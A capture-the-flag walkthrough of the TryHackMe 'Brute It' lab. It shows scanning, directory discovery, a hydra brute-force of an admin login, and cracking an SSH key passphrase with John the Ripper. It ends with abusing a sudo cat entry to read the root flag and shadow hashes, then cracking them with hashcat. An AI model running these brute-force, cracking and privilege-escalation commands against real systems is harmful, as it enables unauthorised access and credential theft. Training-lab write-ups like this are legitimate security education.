Brute It : Tryhackme Walkthrough

Welcome back for another hit on Tryhackme lab Brute-it design by Reddyz . So without wasting too much time lets go .

Level : Easy


Attacking Strategy

- Enumeration
  - Rustscan
  - Content Discovery
- Exploitation
  - Password cracking
  - John the Ripper
  - Hash cracking
- Privilege Escalation
  - sudoers

Enumeration

As always we start the war with rustscan scanner to check out all the open service on the target system . In this lab we find out the there are Two ports are open 22,80.

```
rustscan --ulimit 5001 10.10.228.13 -- -sC -sV -oA nmap
```



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDddsKhK0u67HTcGJWVdm5ukT2hHzo8pDwrqJmqffotf3+4uTEST
1i8OQuUR+0itCWembOAj1NvF4DIplYfNbbcw1qPvZgo0dA+WhPLMchn/S8T5JMFDEvV4TzhVVJM26wfBi4o0nslL9Mh
wd
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPHLT8mfzU6W6p9t
|   256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoIlLiatGPnlVn/NBlNWJziqMNrvbNTI5+JbhICdZ6/
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 80 we have a Apache running so we pick this path and start more enumeration and try to find out the pages and by firing the Dirb we find out that there is admin page on webserver


```
dirb http://10.10.228.13
```


Dirb Scan

```
┌─[sky@PentestSky]─[~/Desktop/tryhackme/bruteit]
└──╼ $dirb http://10.10.228.13

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov  7 21:40:40 2020
URL_BASE: http://10.10.228.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.228.13/ ----
==> DIRECTORY: http://10.10.228.13/admin/
```

now here we need some credentials to login in the portal which we don't have right now but never loss the hope, after checking the view source we find the user name and we perform the brute force on login portal using hydra .

> Tips : Never use burp to brute force when it's come to use long wordlists .






Now we know the possible username so now it time to brute it .


```
hydra -l admin -P ../../rockyou.txt 10.10.228.13 http-post-form "/admin/:user=^USER^&pass=^PASS^:Username or password invalid"
```

```
┌─[sky@PentestSky]─[~/Desktop/tryhackme/bruteit]
└──╼ $hydra -l admin -P ../../rockyou.txt 10.10.228.13 http-post-form "/admin/
:user=^USER^&pass=^PASS^:Username or password invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-07 21:3
4:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.228.13:80/admin/:user=^USER^&pass=^PAS
S^:Username or password invalid
[80][http-post-form] host: 10.10.228.13   login: admin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-07 21:3
5:09
```

After login we find out the new user "john" and his private key which we are going to use to login in the remote system but here is the problem that key is password protected and we have to crack that thing also and here we are using our favorite tool "John the Ripper" . To do this first we have to convert that key to hash and then crack that hash value .


```
sudo python /usr/share/john/ssh2john.py key >key_hash
john --wordlist=../../rockyou.txt key_hash
```






Here we get the password of the key and by changing the premission of the key make a login to the server with the john user .

```
chmod 600 key
ssh -i key john@10.10.228.13
```




Privilege Escalation

Its time to move to victory point means to get root powers so we start our inital enumeration way by checking out the file permission , SUID file ,etc and we get the suderos entry , here we see cat command have some power and we can read the shadow file . If you work on Linux so you already know that shadow file contains the password hashes .




Let's read the flag first by exploiting the cat command .


```
root_flag=/root/root.txt
sudo cat "$root_flag"
```




Now let get the root power by cracking the hash with the help of hashcat .

```
hashcat -m 1800 root_hash ../../rockyou.txt
```





and finally we have the password and we can easily go to root by switching to root user



References

- Gtfobins

Contact : contact@pentestsky.in or DM us on twitter.

Thankyou